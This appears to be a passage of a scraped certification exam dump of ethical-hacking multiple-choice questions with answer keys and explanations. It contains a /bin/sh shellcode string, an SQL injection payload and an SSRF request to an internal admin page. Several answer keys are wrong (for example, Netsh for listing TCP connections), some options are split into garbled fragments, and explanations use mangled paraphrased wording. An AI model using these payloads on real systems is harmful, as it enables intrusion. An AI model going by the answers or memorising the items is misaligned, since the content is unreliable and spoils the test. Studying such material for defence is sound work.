
in these fields when using PGP. TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. This suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

NEW QUESTION 228

- (Exam Topic 2)

VirusXine.W32 virus hides their presence by changing the underlying executable code.

This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

1. lots of encrypted code
2. ...
3. Decryption_Code:
4. C=C+1
5. A=Encrypted
6. Loop:
7. B=*A
8. C=3214*A
9. B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number

What is this technique called?

- A. Polymorphic Virus
- B. Metamorphic Virus
- C. Dravidic Virus
- D. Stealth Virus

Answer: A

NEW QUESTION 231

- (Exam Topic 2)

in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

- A. 3.0-6.9
- B. 4.0-6.0
- C. 4.0-6.9
- D. 3.9-6.9

Answer: C

Explanation:

CVSS v2.0 Ratings

CVSS v3.0 Ratings

Severity	Base Score Range	Severity	Base Score Range
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

NEW QUESTION 234

- (Exam Topic 2)

Which of the following commands checks for valid users on an SMTP server?

- A. RCPT
- B. CHK
- C. VRFY
- D. EXPN

Answer: C

Explanation:

The VRFY command enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821. The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

NEW QUESTION 239

- (Exam Topic 2)

What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

- A. Black-box
- B. Announced
- C. White-box
- D. Grey-box

Answer: D

NEW QUESTION 242

- (Exam Topic 2)

Which of the following steps for risk assessment methodology refers to vulnerability identification?

- A. Determines if any flaws exist in systems, policies, or procedures
- B. Assigns values to risk probabilities; Impact values.
- C. Determines risk probability that vulnerability will be exploited (High, Medium, Low)
- D. Medium, Low
- E. Identifies sources of harm to an IT system
- F. (Natural, Human, Environmental)
- G. Environmental

Answer: C

NEW QUESTION 246

- (Exam Topic 2)

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days, Steve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

- A. Diversion theft
- B. Baiting
- C. Honey trap
- D. Piggybacking

Answer: C

Explanation:

The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization. Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.

For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

NEW QUESTION 251

- (Exam Topic 2)

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 464
- D. 445

Answer: B

NEW QUESTION 254

- (Exam Topic 2)

In an attempt to increase the security of your network, you implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know it. How do you accomplish this?

- A. Delete the wireless network
- B. Remove all passwords
- C. Lock all users
- D. Disable SSID broadcasting

Answer: D

Explanation:

The SSID (service set identifier) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-Fi network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-Fi password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info. Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

NEW QUESTION 255

- (Exam Topic 2)

In the field of cryptanalysis, what is meant by a “rubber-hose” attack?

- A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
- B. Extraction of cryptographic secrets through coercion or torture.
- C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
- D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

NEW QUESTION 257

- (Exam Topic 2)

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

- A. JSON-RPC
- B. SOAP API
- C. RESTful API
- D. REST API

Answer: C

Explanation:

*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE

RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.

<https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf>

The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

NEW QUESTION 261

- (Exam Topic 2)

which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

- A. Bluesmacking
- B. Bluebugging
- C. Bluejacking
- D. Bluesnarfing

Answer: D

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

NEW QUESTION 265

- (Exam Topic 2)

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the user's request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

- A. Wardriving
- B. KRACK attack
- C. jamming signal attack
- D. aLTER attack

Answer: D

Explanation:

aLTER attacks are usually performed on LTE devices. Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim. This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.


https://alter-attack.net/media/breaking_lte_on_layer_two.pdf

The new aLTER attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.

This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.

As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.

Diagram Description automatically generated



NEW QUESTION 269

- (Exam Topic 2)

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 273

- (Exam Topic 2)

What is the purpose of DNS AAAA record?

- A. Authorization, Authentication and Auditing record
- B. Address prefix record
- C. Address database record
- D. IPv6 address resolution record

Answer: D

NEW QUESTION 275

- (Exam Topic 2)

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL <https://xyz.com/feed.php?url:externalsile.com/feed/to> to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed in the above scenario?

- A. website defacement
- B. Server-side request forgery (SSRF) attack
- C. Web server misconfiguration
- D. web cache poisoning attack

Answer: B

Explanation:

Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.

In the preceding example, suppose there's an body interface at the back-end url <https://192.168.0.68/admin>. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:

POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=http://192.168.0.68/admin

NEW QUESTION 276

- (Exam Topic 2)

The network team has well-established procedures to follow for creating new rules on the firewall. This includes having approval from a manager prior to implementing any new rules. While reviewing the firewall configuration, you notice a recently implemented rule but cannot locate manager approval for it. What would be a good step to have in the procedures for a situation like this?

- A. Have the network team document the reason why the rule was implemented without prior manager approval.
- B. Monitor all traffic using the firewall rule until a manager can approve it.
- C. Do not roll back the firewall rule as the business may be relying upon it, but try to get manager approval as soon as possible.
- D. Immediately roll back the firewall rule until a manager can approve it

Answer: D

NEW QUESTION 278

- (Exam Topic 2)

The tools which receive event logs from servers, network equipment, and applications, and perform analysis and correlation on those logs, and can generate alarms for security relevant issues, are known as what?

- A. network Sniffer
- B. Vulnerability Scanner
- C. Intrusion prevention Server
- D. Security incident and event Monitoring

Answer: D

NEW QUESTION 282

- (Exam Topic 2)

Which utility will tell you in real time which ports are listening or in another state?

- A. Netstat
- B. TCPView
- C. Nmap
- D. Loki

Answer: B

NEW QUESTION 285

- (Exam Topic 2)

Which command can be used to show the current TCP/IP connections?

- A. Netsh
- B. Netstat
- C. Net use connection
- D. Net use

Answer: A

NEW QUESTION 287

- (Exam Topic 2)

You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

- A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
- B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
- C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
- D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

Answer: C

NEW QUESTION 289

- (Exam Topic 2)

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256, MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

- A. WPA2 Personal
- B. WPA3-Personal
- C. WPA2-Enterprise
- D. WPA3-Enterprise

Answer: D

Explanation:

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise.

WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:• Authenticated encryption: 256-bit Galois/Counter Mode

Protocol (GCMP-256)• Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)• Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve• Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network. It protects sensitive data using many cryptographic algorithms It provides authenticated encryption using GCMP-256 It uses HMAC-SHA-384 to generate cryptographic keys It uses ECDSA-384 for exchanging keys

NEW QUESTION 293

- (Exam Topic 2)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- B. Asymmetric cryptography is computationally expensive in comparison
- C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
- D. Symmetric encryption allows the server to securely transmit the session keys out-of-band.
- E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

NEW QUESTION 298

- (Exam Topic 2)

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

- A. Proxy scanner
- B. Agent-based scanner
- C. Network-based scanner
- D. Cluster scanner

Answer: C

Explanation:

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

NEW QUESTION 302

- (Exam Topic 2)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bob denies that he had ever sent a mail. What do you want to "know" to prove yourself that it was Bob who had send a mail?

- A. Authentication
- B. Confidentiality
- C. Integrity
- D. Non-Repudiation

Answer: D

Explanation:

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 307

- (Exam Topic 2)

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

- A. Take over the session
- B. Reverse sequence prediction
- C. Guess the sequence numbers
- D. Take one of the parties offline

Answer: C

NEW QUESTION 308

- (Exam Topic 2)

Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he

encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "or '1'='1" In any basic injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

- A. Null byte
- B. IP fragmentation
- C. Char encoding
- D. Variation

Answer: D

Explanation:

One may append the comment "--" operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the -- operator would be considered as comment and not dead.

To launch such an attack, the value passed for name could be 'OR '1'='1'; --Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = '"+ userName + "' AND 'password' = '"+ passwd + "'";

Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' ' OR '1'='1';-- + "' AND 'password' = ' ' + passwd + ' ' ;"

All the records from the customer database would be listed.

Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in some dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.

This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "" or '1'='1' in any basic injection statement such as "or 1=1" or with other accepted SQL comments.

Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "" or '1'='1' in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as "true" so that any mathematical or string comparison can be used, where the SQL can perform the same.

NEW QUESTION 310

- (Exam Topic 2)

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

- A. 0x60
- B. 0x80
- C. 0x70
- D. 0x90

Answer: D

NEW QUESTION 311

- (Exam Topic 2)

Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.

If these switches' ARP cache is successfully flooded, what will be the result?

- A. The switches will drop into hub mode if the ARP cache is successfully flooded.
- B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
- C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
- D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

NEW QUESTION 314

- (Exam Topic 2)

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

- A. nmap -sn -pp < target ip address >
- B. nmap -sn -PO < target IP address >
- C. nmap -sn -PS < target IP address >
- D. nmap -sn -PA < target IP address >

Answer: C

Explanation:

<https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/>

NEW QUESTION 317

- (Exam Topic 2)

What is GINA?

- A. Gateway Interface Network Application
- B. GUI Installed Network Application CLASS
- C. Global Internet National Authority (G-USA)
- D. Graphical Identification and Authentication DLL

Answer: D

NEW QUESTION 321

- (Exam Topic 2)

You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you would use?

- A. wireshark --fetch "192.168.8**"
- B. wireshark --capture --local masked 192.168.8.0 ---range 24
- C. tshark -net 192.255.255.255 mask 192.168.8.0
- D. sudo tshark -f"net 192 .68.8.0/24"

Answer: D

NEW QUESTION 325

- (Exam Topic 2)

Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.

Which of the following techniques is employed by Susan?

- A. web shells
- B. Webhooks
- C. REST API
- D. SOAP API

Answer: B

Explanation:

Webhooks are one of a few ways internet applications will communicate with one another.


It allows you to send real-time data from one application to another whenever a given event happens.

For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.

What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.

The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.

Here's a visual representation of what that looks like:



A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.

Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload."

Here's an example of what a webhook url looks like with the payload it's carrying:

```

HTTP/1.1 200 OK (application/json)
To: yourapp.com/data/12345
Customer: Bob
Value: 30.99
Item: Paper

```

What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "Notify me" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

NEW QUESTION 328

- (Exam Topic 2)

infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

- A. Reconnaissance
- B. Maintaining access
- C. Scanning
- D. Gaining access

Answer: D

Explanation:

This phase having the hacker uses different techniques and tools to realize maximum data from the system. they're → Password cracking – Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table a used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered. • Password attacks – Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

NEW QUESTION 333

- (Exam Topic 2)

which type of virus can change its own code and then cipher itself multiple times as it replicates?

- A. Stealth virus
- B. Tunneling virus
- C. Cavity virus
- D. Encryption virus

Answer: A

Explanation:

A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc. Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected 'infected' file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse. The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.
<https://www.techslang.com/definition/what-is-a-stealth-virus/>

NEW QUESTION 337

- (Exam Topic 2)

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

- A. verification
- B. Risk assessment
- C. Vulnerability scan
- D. Remediation

Answer: D

NEW QUESTION 338

- (Exam Topic 2)

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

- A. DROWN attack
- B. Padding oracle attack
- C. Side-channel attack
- D. DUHK attack

Answer: A

Explanation:

DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.

